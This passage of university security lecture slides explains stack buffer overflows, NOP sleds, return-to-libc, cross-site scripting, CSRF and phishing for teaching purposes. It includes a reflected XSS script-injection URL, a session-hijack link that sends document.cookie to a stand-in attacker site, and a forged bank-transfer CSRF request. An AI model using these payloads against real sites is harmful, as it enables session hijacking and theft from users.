calvin:BOF stewie$ ./bof AAAAAAAA
Abort trap: 6
calvin:BOF stewie$
calvin:BOF stewie$
```

Trap 6 = SIGABRT → signals the process to abort

Memory layout and CPU registers

Memory

- Data + Text
  - The Data part references information on variables defined at compile-time
  - Text is the executable code of program
- Stack
  - Stores temporary information in memory
    - e.g. data set by called functions
  - LIFO → last-in-first-out
    - New "stack frames" are appended at the end of the current stack
  - Stack grows toward lower memory addresses
  - Stores RETurn address to go to when subroutine is over
- Heap
  - Data allocated run-time (malloc(), etc..)
  - Heap grows towards higher memory addresses


CPU registers

- Other information is stored in CPU registers
  - Depends on architecture
- x86 has several registers
- Here we are interested mainly in *pointer registers*
  - They point to areas of memory the execution will jump to
- EBP→ stack base pointer
  - Address of current stack frame
- SP → stack pointer
  - Address to end of stack

UNIVERSITÀ DEGLI STUDI DI TRENTO

Buffer overflow – background (x86 32 bits)

- When called, functions are "appended" to the memory stack
  - a new "stack frame" is created
- Buffers are areas of memory that are allocated to store (input) data




Address to jump at when execution in this frame is over

Pointer to the base of the caller frame
Current EBP is stored in the register
When function ends
1. SP takes value of current EBP
2. EBP=a
3. Execution returned to Function A addr(next)

Memory address pointed by the Stack Pointer (SP)
Increase SP to allocate more space to new function

Buffer overflow – attack (x86 32 bits)




Imagine now that newfunc allocates a buffer of 64 bytes in memory

`char newBuffer[128];`

To newBuffer will be allocated 128 bytes of memory. In 32 bits architecture that corresponds to 32 memory cells (32 bits/cell=4 bytes/cell → 128/4=32)

Buffer overflow – attack (x86 32 bits) cntd




What happens if, without any control, newBuffer gets instead 128+8 bytes = 136 bytes?

newBuffer now overwrites
- SAVED BASE POINTER=a [addr(c-1)]
- RETURN ADDRESS [addr(c)]

This will typically throw a segmentation fault error as neither the saved base pointer nor the return address will likely contain valid values

Buffer overflow – attack (x86 32 bits) cntd



Let's take it a step further.

What happens if an attacker forges newBuffer in a more clever way?

Attacker can overwrite the return address in such a way that when the function returns the execution will jump to their own code.


All the attacker has to do is to figure out the correct offset from the buffer to the location of the return address and the correct address for their own code

The attacker's code is commonly referred to as shellcode.

Once the address of the buffer is known it is trivial to find the address of the return address and set it correctly to point to the shellcode.

But memory allocation is not necessarily an entirely deterministic process.

Buffer overflow – attack (x86 32 bits) cntd




If attacker can not predict the return address exactly, then he does not know with precision

- where NewBuffer is relative to start of stack frame
- where the RET address is stored
- where the RET address should point at (i.e. where is the shellcode)

SOLUTION:
The attacker can employ a NOP (no-operation) sled on top of a sled of repeated RET addresses.

- Guesses that if he writes y bytes he will overwrite the RET
- Guesses in which range of memory addresses he can write, say c ± y
- He picks an address in that interval (e.g. k>c) and sets RET=k
- He forges the input in such a way that in the area around address k there are only NOPs
    - Instruction Pointer (IP) increases and nothing else happens
- On top of NOP sled he places his shellcode
    - As IP increases, the shellcode will eventually be executed

Reference to technical details



Buffer overflow → variants


- Return-to-libc
  - Instead of writing your code to execute, call a function that will do it for you
    - Re-use existing code
  - RET=addr(libc)
  - execution passes argument to libc from stack
    - e.g. "/bin/sh" → returns shell
- "Exec-before-return"
  - Instead of writing the RET (which pops the stack when context is switched) overwrite other parameters
    - E.g. EBP, other registers
    - Requires more in-depth analysis of assembly code
- Forge frame
  - You can forge a fake stack frame in the buffer
  - Modify EBP such that it will point somewhere in the buffer as if it was a stack frame (off-by-one buffer overflows)
  - Put your code in there

BoF – Causes

- There is no notion of "string length" in C
  - Strings are terminated by a "null character" NUL → \0
  - No info on string length in memory
- Many default functions in C do not implement additional controls
  - strcpy(char *dest, char *src); gets(char *s)
  - Programmer needs to implement these on their own
- No distinction between executable and read-only sections of memory (x86)
  - Now mitigated in recent architectures

Cross-site-scripting (XSS)

- Among the most common if not perhaps the most common web-based attack
- By exploiting this vulnerability, the attacker can modify the content delivered to a user's browser
  - The vulnerability is on the server, but the attack affects the user




Stats from NVD (Feb 2016)

XSS attacks

- Regardless of execution, are based on the implicit notion of trust that exists between a browser and a server
  - The browser executes whatever the contacted website says
  - “Same-origin-policy”
    - Applied also to browser cookies, JS execution, etc.
- Vulnerability allows the attacker to inject content on a webpage
  - When victim browser loads webpage it executes injected content
  - The browser can not distinguish between legitimate and ”malicious” instructions → all coming from a trusted source

Stored XSS (Persistent XSS)


- This XSS variant is stored on the remote server
  - E.g. a forum thread, a newsletter, a database
- Whenever a user retrieves a certain webpage, the malicious content is delivered to their browser



The server stores the crafted instructions from the attacker and delivers them to users that ask for the content where the attack is stored

Reflected XSS (Non-persistent)

- The attacker somehow tricks the user in sending the forged input to the server
  - e.g. sends a link with a spam email


2. User clicks link an sends request to server
3. Server replies with malicious content
1. Attacker sends crafted link to user

Reflected XSS example

Webpage code:

```
<?php $name = $_GET['name'];
echo "Welcome $name<br>";
echo "<a href="http://legit-site.com/">Click to
Download</a>"; ?>
```

Attacker sends this url to victim:

```
index.php?name=guest<script>alert('attacked')</script>
```

Session Hijack:


```
<a href=# onclick=\"document.location=\'http://attacker-
site.com/xss.php?c=\'+escape\(document.cookie\)\;\">Cl
ick to Download</a>
```

XSS - impacts

- disclosure of the user’s session cookie,
  - Can be used to hijack user’s session
- disclosure of end user files
- redirect the user to some other page or site
  - E.g. controlled by the attacker
  - Possible other attack vectors stored on that page
- modify webpage content/information
  - e.g. modify button functionalities
- ..

Cross-site request forgery

- Similar in principle to an XSS attack
- Rather than exploiting the browser's trust on server replies, it exploits server's trust on browser requests
  - Attack happens on the server → server "change state"
  - e.g. executes server-side operation not intended by user



Stats from NVD (Feb 2016)

CSRF

- Forged input to server executes actions on the server → changes server status
- Usually exploits a user's stored credentials to execute illegitimate actions on a website
  - Change email/password
  - Perform server operations (e.g. bank transfer)
- Example (https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))
  - Imagine a web bank that operates through HTTP GET arguments
    - GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
  - Attacker can trick the user in sending forged request
    - http://bank.com/transfer.do?acct=MARIA&amount=100000
    - e.g. embed link in HTML source code

Common source of vulnerability

- SQL injection → SQL backend trusts unsanitized input
- Buffer overflow → System can not distinguish between instructions and data, trusts the input to be correct
- XSS → the browser trusts the content sent by the server
- CSRF → the server trusts and executes the commands sent by the browser

Human vulnerabilities

“The biggest threat to the security of a company is not a computer virus, an unpatched hole in a key program or a badly installed firewall. In fact, the biggest threat could be you. What I found personally to be true was that it’s easier to manipulate people rather than technology. Most of the time organisations overlook that human element”

Kevin Mitnick

Phishing

- The attacker aims at obtaining the credentials of users of a website/service
  - other types of private information can be gathered too
  - Typically through more sophisticated “spearphishing” attacks
- Attacker creates a *replica* of the original website
  - Replica is published online
  - Link typically sent through spam emails, social networks
  - Recipient may be fooled in opening the link and entering their credentials as in the genuine website
  - Credentials are of course sent to the attacker instead

Phishing – attacker tools

- Creating a working replica of a website is only as hard as creating a copy
  - Attacker needs to modify some of its components
    - e.g. send form HTTP POST to a webserver the attacker controls
  - Advanced attackers may remove JS/third party components to prevent exposing the phishing website
    - Advanced attackers vs script kiddies
- Automated tools exist that do this for the attacker
  - Few hundreds of dollars on black markets
  - Essentially a recursive wget

Phishing in a nutshell


I HAVE A NEW HOBBY. IT'S CALLED PHISHING.
I SEND FAKE BANKING E-MAILS TO GULLIBLE EXECUTIVES. THEN I FIND OUT THEIR FINANCIAL INFORMATION AND USE IT TO STEAL THE MONEY THEY DON'T DESERVE.
Dear Customer,
This is your bank. We forgot your social security number and password. Why don't you send them to us so we can protect your money.
Sincerely,
I. B. Banker
LOOKS LEGIT.
www.dilbert.com scottadams@aol.com
8-12-05 © 2005 Scott Adams, Inc./Dist. by UFS, Inc.

UNIVERSITÀ DEGLI STUDI DI TRENTO

Phishing example

Translation (including English reproduction of lexical and grammatical errors).

Warning:
